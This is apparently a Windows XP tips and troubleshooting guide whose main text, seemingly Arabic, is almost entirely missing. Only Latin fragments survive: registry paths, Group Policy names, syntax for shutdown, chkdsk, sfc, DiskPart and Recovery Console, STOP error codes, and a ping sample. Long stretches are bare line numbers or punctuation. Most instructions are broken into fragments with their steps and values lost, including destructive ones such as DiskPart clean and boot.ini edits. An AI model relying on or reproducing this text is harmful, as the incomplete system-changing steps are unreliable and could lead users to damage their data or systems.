
(RPC)


RPC

Office 2000 Outlook

Outlook
Exchange

Office 2000 Outlook





regedit
:\MICROSOFT\WINDOWS
\CURRENTVERSION\RUN\HLKLM\SOFTWARE

XP

XP

XP

Microsoft

Windows:

Windows 1-

Welcome, 2-

\Support\Tools. 3-

Setup.exe. 4-

5-

(Status Bar)

:

" Explorer"

1-

2-

:

winzip

Zip

ZIP.

ENTER.

ZIP

XP

Microsoft

:

(**Internet Explorer** ,
).

).) **Outlook Express** ,

Microsoft Outlook **Microsoft Word 2002** **Microsoft Office XP**

2002.

Microsoft.

: **Microsoft Office XP**

Microsoft Office XP

Office.

:

pic1,pic2,pic3...picn

F2

. pic3 pic2 pic1

.

XP

. regedit

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip
: Parameters

TcpTimedWaitDelay

: DWORD Value

DWORD

. TcpTimedWaitDelay

XP

config.sys

autoexec.bat

config.nt autoexec.nt : System32
. config.sys autoexec.bat

regedit

:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer

. : DesktopProcess

:

DesktopProcess

DWORD

1.

XP

XP

XP

Windows,

If you understand the risk but
still want to share the root of the drive, click here.

- 1-
- 2-
- 3- Guest,
- 4- Program Documents and Settings, WINDOWS. Files,

Domain

net view

Windows'

gpedit.msc

Prohibit access to the Control Panel

/ / gpedit.msc
Remove and prevent access to the Shut

Down command

/ / gpedit.msc
Remove and prevent access to the Shut

Down command

XP

Windows DLLs Windows XP VDM DOS
Virtual DOS Machine.

VDM VDM

Run. NTVDM

/ gpedit.msc /
Add "Run in Separate Memory Space" check box to Run dialog box

XP Backup

: XP

Drive:\VALUEADD\MSFT\NTBACKUP\NTBACKUP.MSI

Install

Backup.

XP

+

Printer Port (LPT1)

(LPT&Ports(COM

XP

Microsoft Windows XP,

Windows Messenger

Windows Messenger

Windows Messenger :

Windows Messenger 1-

Windows Messenger 2-

Ask for Remote Assistance Tools 3-

4-

.

Accept

.

Show Chat

.

Take Control

:

:

.

1-

.

2-

3-

.

Continue.

4-

5-

.

.

6-

Take Control.

:

:

.

-

.

2-

.

3-

4-

.

.

5-

FTP

6-

Take Control.

.

: user account

restrictions Logon failure

:

regedit

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate

:

System Administrator

.

:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

:

NoWindowsUpdate.

XP

. MS-DOS

XP?

XP

:

/

gpedit.msc

Specify Windows Installation file location

/System

Windows Setup file path:

.

/

gpedit.msc

Verbose vs normal status messages

/System

.

/

gpedit.msc

Windows Explorer /Windows Components/
Computer Hide these specified drives in My
Restrict all drives

.

.

/

Windows

/

gpedit.msc

Common Open File Windows Explorer /Windows Components/
Items displayed in Places Bar Dialog

.

:

. C:\Windows)) 1)

(\\server\share) 2)

. Shell 3)

:

Shell

Desktop CommonPictures CommonMusic CommonDocuments
MyNetworkPlaces MyMusic MyFavorites MyDocuments MyComputer
Recent. ProgramFiles Printers MyPictures

.

XP

:

Recovery ?onsole

XP

FIXBOOT

XP

: sfc /scannow

DSL

XP

NetMeeting

conf

XP

:

: Domain Member:

Maximum machine Account password age

:

:

accounts /maxpwage:unlimited net

Upgrade

XP

XP.

Upgrade

XP

XP

XP

XP

Files and Settings Transfer Wizard

XP

Upgrade

XP

Files

XP

XP

and Settings Transfer Wizard

User

TEMP

Profile

>

>

>

>

C:\Windows\TEMP

TMP

TEMP

.

TEMP

x/

WINIPCFG.EXE

XP
IP

IDE

XP

+

>

>

>

>

DVD/CD-ROM drives

.

Windows Messenger

XP

XP

MSN Messenger

Windows Update

Windows Messenger

Administrator

XP

XP

CTRL+ALT+DEL.

.

:

.

)

(

:

,
)

:

)

XP?

() XP

> XP

() :

". "

Windows Media Player

: C:\Program Files\Windows Media
) C) > Player\setup_wm.exe

Windows Installer

Start/Run

regsvr32 msi.dll

Start/Run

XP

>

>

>

:

999

>

>

>

:

.

,

.

.

.

,

>

>

>

:

.

.

).

(

600

.

601

com

)

602

.

(

.

603

.

604

.

605

.	606
.	607
.	608
.	609
.	610
.	611
.	612
.	613
.	614
.	615
.	616
.	617
.	618
.	619
.	620
.	621
.	622
.	623
.	624
.	625
.	626
.	627

.	628
.	629
.	630
.	631
.	632
.	633
.	634
.	635
.	636
.	637
.	638
.	639
NetBIOS.	640
NetBIOS	641
NetBIOS	642
.	643
.	644
.	645
.	646
.	647
.	648
.	649

.				650
.				651
.				652
.INF.	device			653
.		.INF	device	654
.INF.	device		<MESSAGE>	655
	.INF	device	<DEFAULTOFF>	656
.				657
.			.INF	658
.		INI		659
.			.INI	660
.			.INF	661
.			.INF	662
.INF.	device			663
.			.INI	664
.				665
.				666
.			.INI	667
.				668
.			.INI	669
.			.INI	670
.			.INI	671

.	.INI	672
.	.INI	673
.INI		674
.	.INI	675
		676
		677
		678
		679
		680
		681
.	/	691
		692
		695
		696
		697
		699
	.INF	700
	COM.	701
.		703
		704
		705

X.25.

707

708

709

710

711

712

ISDN

713

ISDN

714

715

IP

716

IP

IP

717

718

719

720

PPP.

721

722

723

IPX

726

IP.

728

IP

SLIP

729

731

PPP.	732
PPP.	733
PPP.	734
.	735
.	736
.	737
.	738
.	739
.	740
.	741
.	742
.	743
:	751
.	752
.	753
.	754
.	755
.	756
.	757
.	758
.	760

.	761
.	763
.	764
IP	765
.	766
IP	767
LAN	768
.	769
.	770
.	771
.	772
.	773
.	774
.	775
"	776
.	777
.	778
.	779
.	780
.	781

	(NAT)	782
	LAN	783
LAN		
		784
		785
	L2TP	786
	L2TP	787
	L2TP	788
	L2TP	789
	L2TP	790
	L2TP	791
	L2TP	792
	L2TP	793
PPP.	Framed Protocol RADIUS	794
	Tunnel Type RADIUS	795
Callback Framed.	Framed Service Type RADIUS	796
		797
		798

IP (ICS) 799
ICS

VPN VPN. 800

shutdown
shutdown

["shutdown [{-l|-s|-r|-a}] [-f] [-m [\\ComputerName]] [-t xx] [-c "message

-l

-s

-r

-f

-m [\\ComputerName]

-t xx

-c "message"

t. -a -a

MyServer\\ :

shutdown -r -f -m \\MyServer -t 60

>

.

? XP

:

ms-its:C:\WINNT\Help\MUI\0401\glossary.chm::glossary_pro.htm

" Access . **XP** **c:\winnt**
Home Edition
denied"
Safe Mode F8
Administrator
" Security"

.

XP

>

gpedit.msc >
Internet Explorer > Windows>

.

XP

>

gpedit.msc >
Internet Explorer > Windows>

x x

x x

.

XP

>

gpedit.msc >
Internet Explorer > Windows>

.

XP

> gpedit.msc >
Internet Explorer > Windows>

CDRom

: regedit >

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}

LowerFilters / UpperFilters cdrom
CD Device Winkey+Break

XP

: regedit >

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager

autocheck. :BootExecute

XP

STOP error

BSOD Blue Screen of Death

IDE (Driver)

SCSI ATA-100 ATA-66

XP

F6

((

> > > >

XP

```
> regedit
:
HKLM\System\CurrentControlSet\Control\BackupRestore\FilesNotToBackup
> >
.
boot.ini
> : c:\boot.ini
: c:\boot.ini >
. :
:
: [boot loader]
Timeout
Default
: [operating system]
XP
:
VGA XP basevideo/
.
XP. fastdetect/
Plug and Play
XP. noguiboot/
Windows\Nbtlog.txt. bootlog/
```

XP

safeboot/

XP

sos/

boot.ini. msconfig >

XP

c:\boot.ini >

: timeout=30 -

XP

Administrator

XP

NET Server.

XP PRO

()

NTFS

1-

).

)

-

(

NTFS (

2-

)

>

Administrator) GUEST

lusrmgr.msc

"

"

.

).

").

"

3-

>

gpedit.msc

:

GroupPolicy (

system32

(

gpedit.msc

.

(

)

XP

Regional and

Regional Settings

Location

Additional Languages Support

Unicode

.

Control Panel

Language settings

Arabic

Languages

Arabic

:

:

. regedit >

HKLM\SYSTEM\MountedDevices

:

:

":DosDevices\D\"

":DosDevices\Z\"

:

>

>

.

XP

>

IDE ATA/ATAPI Controllers

Controller

Standart Dual Channel PCI IDE

.

.

Controller

XP

"

>

"

.

XP

XP

>

>

PnP

(Driver)

NTFS

XP

XP

Partition Magic 7.

FAT32

:

fdisk.com

sys.com

:sys a: c fdisk /mbr

XP

:

regedit

>

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

DWORD)

>

>

)

1.

NoLowDiskSpaceChecks

:

regedit

>

HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Services \ CDRom

. 1 Autorun

?

:

Windows Update.

)

1-

Windows Update

2-

Windows Update 3-

Windows Update. : 4-

Windows Update. : 5-

6-

.

. HOME) PRO XP (

7-

.

8-

.

.

Windows Media Player

wma

mp3

mp3.reg

:

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MediaPlayer\ Settings]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MediaPlayer\
Settings\MP3Encoding]

"LowRate"=dword:0000dac0 "MediumRate"=dword:0000fa00
"MediumHighRate"=dword:0001f400 "HighRate"=dword:0002ee00

Windows Media Player

mp3.

>

. eventvwr >

:

: Your account is configured to prevent you from using this computer

.

Safe Mode.

Administrator

> > secpol.msc >
:

.

: >

rundll32.exe setupapi,InstallHinfSection DefaultInstall 132
C:\windows\inf\ie.inf

. XP C:\windows

Restore Points

> > > >

.

XP

: XP

d:\i386\winnt32 /s:d:\i386 /makelocalsource

XP

Recovery

Console

:

>

XP

d:\i386\winnt32.exe /cmdcons

d

Recovery Console

XP.

Recovery Console

Attrib :

Batch :

(boot.ini)

Bootcfg :

ChDir (Cd) :

Chkdsk :

Cls :

Copy :

(Del) :Delete

Dir :

Disable :

Diskpart :

Enable :

Exit :

Expand :

) .) **Fixboot :**
) .) **Fixmbr :**
 . **Format :**
 . **Help :**
 . **Listsvc :**
 Windows. **Logon :**
 . **Map :**
 . **(Md) : Mkdir**
 . **More :**
 . **Net Use :**
 . **(Ren) : Rename**
 . **(Rd) : Rmdir**
 . **Set :**
 Systemroot **Systemroot :**
 . **Type :**

Recovery Console

> > >
:

Recovery console: Allow floppy copy and access to all drives and folders

: **Recovery console**

SET AllowAllPaths = TRUE

XP

> >

>

:

Enter

systeminfo

cmd

>

System Up Time

Standby

>

Windows XP Home Edition Administrator

XP

Recovery Console

Windows XP Home Edition

Administrator

Windows XP Home Edition

Safe Mode

Administrator

>

Administrator

Administrator

> secpol.msc >
:

Administrator :

.

Ctrl+Shift+Esc 1-

. 2-

Helpctr.exe 3-

.

Help And

> > 4-

Support

.

.

(System File Checker (sfc

(>)

.

sfc [/scannow] [/scanonce] [/scanboot] [/revert] [/purgecache]
[/cachesize=x]

:

/scannow

.

/scanonce

.

/scanboot

.

/revert

/purgecache

Windows File Protection

/cachesize=x

Windows File Protection.

/?

sfc. Administrators 1-

sfc 2-

%systemroot%\system32\dlldata

%systemroot%\system32\dlldata 3-

Dllcache sfc /scanboot sfc /scanonce sfc /scannow

Chkdsk?

Chkdsk . Chkdsk

) chkdsk cmd >)

:

chkdsk [volume:][[Path] FileName] [/f] [/v] [/r] [/x] [/i] [/c] [/l[:size]]

:

volume:

()

.	chkdsk	.) * ?						
									/f
chkdsk	.	.							
		.							/v
		.							/r
.	.								/x
.	/f.	/x	.			NTFS			
									/i
						NTFS			
					chkdsk.				/c
						NTFS			
					chkdsk.				
									/l[:size]
.						NTFS			
								/l	
									/?
					.				

:

chkdsk :

Administrators.

chkdsk

:

chkdsk

Chkdsk cannot run because the volume is in use by another process. Would you like to schedule this volume to be checked the next time the system restarts? (Y/N

chkdsk

chkdsk

:

(FAT)

Chkdsk

Chkdsk NTFS.

/f

chkdsk

chkdsk

:

Chkdsk

/f.

Chkdsk

:

chkdsk

lost allocation units found in 3 chains.

Convert lost chains to files?

Windows Y,

chkdsk, Filennnn.chk.

Windows N,

chkdsk /f,


```
)  
chkdsk ), chkdsk /f  
chkdsk ( )
```

FAT :

: FAT chkdsk Windows

Volume Serial Number is B1AF-AFBF

72214528 bytes total disk space

73728 bytes in 3 hidden files

30720 bytes in 12 directories

11493376 bytes in 386 user files

61440 bytes in bad sectors

60555264 bytes available on disk

2048 bytes in each allocation unit

35261 total allocation units on disk

29568 available allocation units on disk

NTFS :

NTFS chkdsk Windows

:

The type of the file system is NTFS.

CHKDSK is verifying files...

File verification completed.

CHKDSK is verifying indexes...

Index verification completed.

CHKDSK is verifying security descriptors...

Security descriptor verification completed.

12372 kilobytes total disk space.

3 kilobytes in 1 user files.

2 kilobytes in 1 indexes.

4217 kilobytes in use by the system.

8150 kilobytes available on disk.

512 bytes in each allocation unit.

24745 total allocation units on disk.

16301 allocation units available on disk.

```
chkdsk /f,
chkdsk /f .
chkdsk .
chkdsk /r
recover,
chkdsk
chkdsk
chkdsk
0
1
/f. 2
/f. 3
```

:

Windows D

:

chkdsk d: /f

Chkdsk

chkdsk

chkdsk

:

FAT

chkdsk *.*

recover

.

:

recover [Drive:][Path] FileName

:

[Drive:][Path] FileName

.

/?

.

:

recover

.

.

recover. (*) (?)

:

.

.

:

"bad" . chkdsk
recover .

:

: :D Fiction/ Story.txt

recover d:\fiction\story.txt

FDISK

XP

)

)

DiskPart.

XP

FDISK

)

DiskPart.exe

.

(

DiskPart.exe

DiskPart.exe

.

.

list disk,

list volume list disk list partition. list volume,

list partition

(*)

list,

volume partition 1, disk 0,

volume C. 3,

disk 2, disk 0

disk 2, volume 8

disk 0,
volume 8.

()

DiskPart:

: active

(active) (EFI) (BIOS) /
Intel Itanium (EFI) (
EFI GUID). GPT ((EFI)
x86. BIOS Itanium
EFI
)
:
DiskPart
DiskPart
active.
: add disk
(
:
add disk=n [noerr]
:
n

noerr

DiskPart

DiskPart

noerr,

: assign

assign,

GUID Partition Table

(Original Equipment Manufacturer (OEM

MSDATA (GPT)

:

assign [{letter=d|mount=Path}] [noerr]

:

letter=d

mount=Path

noerr

DiskPart

DiskPart

noerr,

: break disk

```
nokeep,
:
break disk=n [nokeep] [noerr]
:
n
nokeep
noerr
DiskPart
DiskPart noerr,
: clean
master
MBR boot record (MBR),
GPT, GUID Partition Table (GPT),
Protective MBR,
:
clean [all]
:
all
```

: convert basic

:

convert basic [noerr]

:

noerr

DiskPart

DiskPart

noerr,

: convert dynamic

:

convert dynamic [noerr]

:

noerr

DiskPart

DiskPart

noerr,

: convert gpt

Itanium,

master boot record (MBR) (

MBR

GUID partition table (GPT).

(.

:

GPT.


```
convert gpt [noerr]
:
noerr

DiskPart
DiskPart noerr,
: convert mbr

Itanium,
master boot record GUID Partition Table (GPT)
(MBR).
:
MBR.
:
convert mbr [noerr]
:
noerr

DiskPart
DiskPart noerr,
: create partition efi

Itanium,
GUID Partition Table (GPT). (EFI)
:
create partition efi [size=n] [offset=n] [noerr]
:
```

size=n

offset=n

noerr

DiskPart

DiskPart

noerr,

: create partition extended

create partition extended [size=n] [offset=n] [noerr]

size=n

offset=n

master boot record (MBR)

noerr

DiskPart

DiskPart

noerr,

: create partition logical

create partition logical [size=n] [offset=n] [noerr]

size=n

offset=n

master boot record (MBR)

size=n.

noerr

DiskPart

DiskPart

noerr,

: create partition msr

Microsoft Reserved (MSR)

Itanium,
GUID Partition Table (GPT).

GPT

create partition msr.

Microsoft reserved

Windows XP 64-Bit Edition,

GPT

GPT

Microsoft Reserved.

EFI

Microsoft Reserved

EFI;

Microsoft reserved.

Windows XP 64-Bit Edition

. :

create partition msr [size=n] [offset=n] [noerr]

:
size=n

size=n.

offset=n

offset=n.

, .
noerr

DiskPart
DiskPart

noerr,

: create partition primary

assign

.
:
.

create partition primary [size=n] [offset=n] [ID={byte|GUID}] [noerr]

:
size=n

.
.

offset=n

master boot record (MBR),

ID={byte|GUID}

Original Equipment Manufacturer (OEM).

:

GPT create partition efi ID=byte | GUID.
 Microsoft Reserved, create partition msr EFI,
 ID=byte | GUID) create partition primary (MBR, GPT.
 create partition primary MBR, x6.
 ID=byte | GUID. ID. DiskPart

: GUID GPT

: c12a7328-f81f-11d2-ba4b-00a0c93ec93b EFI

: e3c9e316-0b5c-4db8-817d-f92df00215ae Microsoft reserved

Microsoft reserved :

GPT GPT). GUID (MSR
 MSR
 GPT. MSR (LDM).
 MSR
 MSR
 MSR MSR

: ebd0a0a2-b9e5-4433-87c0-68b6b72699c7 MSDATA

: 5808c8aa-7e8f-42e0-85d2-e1e90434cfb3 LDM ****data

```

: af9b60a0-1431-4f62-bc68-3311714a69ad          LDM Data
  create partition primary                          GUID,
  ID={byte | GUID}.                               MSDATA.
  ID.                                              GUID,
                                                    DiskPart
                                                    noerr

```

```

  DiskPart
  DiskPart noerr,

```

```

: create volume raid

```

```

  RAID-5

```

```

create volume raid [size=n] [disk=n[,n,...]] [noerr]

```

```

size=n

```

```

  RAID-5
  RAID-5
RAID-5

```

```

disk=n

```

```

size=n

```

```

noerr

```

```

  DiskPart
  DiskPart noerr,

```

```

: create volume simple

```

create volume simple [size=n] [disk=n] [noerr]

:

size=n

,

.

.

disk=n

.

,

.

noerr

DiskPart

.

.

DiskPart

noerr,

.

: create volume stripe

.

.

:

create volume stripe [size=n] [disk=n[,n,...]] [noerr]

:

size=n

.

.

disk=n

.

.

size=n

noerr

DiskPart

DiskPart

noerr,

: delete disk

delete disk [noerr] [override]

noerr

DiskPart

DiskPart

noerr,

override

DiskPart

RAID-5.

delete disk override

: delete partition

). **)**

delete volume

GUID Partition Table (GPT)

GPT

clean.

delete partition [noerr] [override]

noerr

DiskPart

DiskPart

noerr,

override

DiskPart

DiskPart

: delete volume

).)

:

delete volume [noerr]

:

noerr

DiskPart

DiskPart

noerr,

: detail disk

:

detail disk

: detail volume

:

detail volume

: exit


```
.  
:  
help  
: import  
import .  
.  
:  
import [noerr]  
:  
noerr  
DiskPart .  
DiskPart noerr, .  
:  
list disk  
master boot record  
(* GUID partition table (GPT). (MBR)  
.  
:  
list disk  
:  
list partition  
)  
(  
.  
:  
)
```

list partition

: list volume

:

list volume

: online

:

online [noerr]

:

noerr

DiskPart

DiskPart

noerr,

: rem

:

rem

:

rem These commands set up 3 drives.

create partition primary size=2048

assign d:

create partition extend

create partition logical size=2048

assign e:

create partition logical

assign f:

: remove

all,

DiskPart ,

remove

GUID GPT OEM,
EFI. GPT

:

remove [{letter=d|mount=Path [all]}] [noerr]

:

letter=d

mount=Path

all

noerr

DiskPart

DiskPart

noerr,

: rescan

:

rescan

: retain

master boot record (MBR)
MBR,

x86,

GUID partition table

Itanium,

(GPT)

Original Equipment

retain

Manufacturers (OEM).

:

retain

: select disk

:

select disk=[n]

:

n

select

list disk.

: select partition

select

list partition.

.

:

select partition=[{n|d}]

:

n

.

d

.

: select volume

,

.

select

.

.

list

.

volume.

:

select volume=[{n|d}]

:

n

.

d

.

DiskPart:

DiskPart,

Windows

Sysprep,

.

```

:
DiskPart

DiskPart /S scriptname.txt

.
scriptname.txt

:
DiskPart

DiskPart /S scriptname.txt > logfile.txt

.
DiskPart
logfile.txt

.
DiskPart
DiskPart,
DiskPart

.
DiskPart
DiskPart
noerr).
)

.
noerr
noerr

.
DiskPart:

.
0 :

.
1 :

.
DiskPart
2 :

.
DiskPart
3 :

.
DiskPart
4 :

.
5 :

.
XP?

.
dialer
>

.
Upgrade
95
XP

.
XP
```


XP

: c:\windows\system32\catroot2

.

XP

:

:

1-

> > > > -

.

msconfig > -

Last Known

F8 2-

Good Configuration.

Repair XP 3-

XP.

:

ASR 4-

.

-

.

-

> > > >

.

:

.

: regedit >

HKEY_USERS\DEFAULT\Control Panel\Desktop

AutoEndTasks

>

.

: regedit >

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer

>

AlwaysUnloadDLL (string value)

.

XP

sigverif >

:

.

Windows\System32\Drivers

Network Browsing

: regedit >

HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion/Explorer/RemoteComputer/NameSpace

:

{D6277990-4C6A-11CF-8D87-00AA0060F5BF}.

ADMINISTRATOR

XP

: regedit >

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\SpecialAccounts\UserList

Administrator

DWORD) > > :)

.

:

>

.

(L2)

XP

:

regedit

>

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management

L2

SecondLevelDataCache

).

)

EFS

.

XP

(EFS)

NTFS.

EFS

.

.

FAT.

:

Windows.

1-

2-

3-

4-

:

1-

2-

3-

,

:

Windows.

1-

2-

3-

4-

:

.

.

.

Windows Scripting Host (WSH)

>

Windows Scripting Host

XP

>

IDE

IDE ATA/ATAPI controllers

PIO

XP?

ISDN

DirectParallel
Windows CE

RS-232C

RS-232C

COM

COM

RS-232C

()

:

:

1-

Administrators.

2-

3-

4-

palmtop.

(RS-232C)

5-

Administrators

COM.

Administrators

COM

COM

COM

6-

DirectParallel:

(LPT1)

DirectParallel

Windows XP. Windows 2000

:

regedt32

>

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

Common Administrative Tools

:

REG_EXPAND_SZ

ALLUSERSPROFILE%\Start Menu\Programs\Administrative Tools%

XP?

Windows.

:

Windows. /

Windows

:

"

"

"

"

"

"

" "

" "

" " **Windows**

" "

Outlook". " **Windows"** "

:

:

:

:

:

CSID

(CSID)

(CSID)

"

".

:

TIFF

Windows XP - Image Preview.

Stop 0x0000000A IRQL_NOT_LESS_OR_EQUAL

XP.

**: Stop 0x0000001E
KMODE_EXCEPTION_NOT_HANDLED**

XP

: Stop 0x00000024 NTFS_FILE_SYSTEM

NTFS

FAT32

chkdsk.exe

: Stop 0x0000002E DATA_BUS_ERROR

: Stop 0x0000003F NO_MORE_SYSTEM_PTES

Backup

**: Stop 0x00000050
PAGE_FAULT_IN_NONPAGED_AREA**

XP

SAFE MODE.

**: Stop 0x00000077
KERNEL_STACK_INPAGE_ERROR**

: Stop 0x00000079 MISMATCHED_HAL

hardware

XP

abstraction layer (HAL)

ACPI

ACPI

**: Stop 0x0000007A
KERNEL_DATA_INPAGE_ERROR**

Bad blocks

SCSI

SCSI.

: Stop 0x0000007B INACCESSIBLE_BOOT_DEVICE

XP

Recovery Console

XP

Bootcfg.

: Stop 0x0000007F

UNEXPECTED_KERNEL_MODE_TRAP

: Stop 0x0000009F

DRIVER_POWER_STATE_FAILURE

Safe Mode.

: Stop 0x000000C2 BAD_POOL_CALLER

: Stop 0x000000D1

DRIVER_IRQL_NOT_LESS_OR_EQUAL

XP

XP

XP

: Stop 0x000000D8

DRIVER_USED_EXCESSIVE_PTES

: Stop 0x000000EA

THREAD_STUCK_IN_DEVICE_DRIVER

XP

: Stop 0x00000ED

UNMOUNTABLE_BOOT_VOLUME

() XP
disk controller

: Stop 0x00000F2

HARDWARE_INTERRUPT_STORM

IRQ XP
IRQ

: Stop 0xC000021A

STATUS_SYSTEM_PROCESS_TERMINATED

Crss.exe

: Stop 0xC0000221

STATUS_IMAGE_CHECKSUM_MISMATCH

Last Known Good Configuration F8
Recovery Console
XP.

Power F1 Del Management
(disable)
(power management is under the exclusive control of the operating system)

ACPI Hibernate (Stand By XP)

()

? XP

"

"

TCP/IP

XP

TCP/IP

TCP/IP

TCP/IP

TCP/IP.

TCP/IP

Ping

Ping

(Parameters)

Internet Control Message Protocol (ICMP)

cmd

>)

Ping

:

(

www.example.com

www.example.com Ping
IP

:

www.example.com C:\>ping

Pinging VENERA.ISI.EDU [128.9.176.32] with 32 bytes of data:

Reply from 128.9.176.32: bytes=32 time=94ms TTL=242

Reply from 128.9.176.32: bytes=32 time=76ms TTL=242

Request timed out.

Reply from 128.9.176.32: bytes=32 time=81ms TTL=242

Ping statistics for 128.9.176.32:

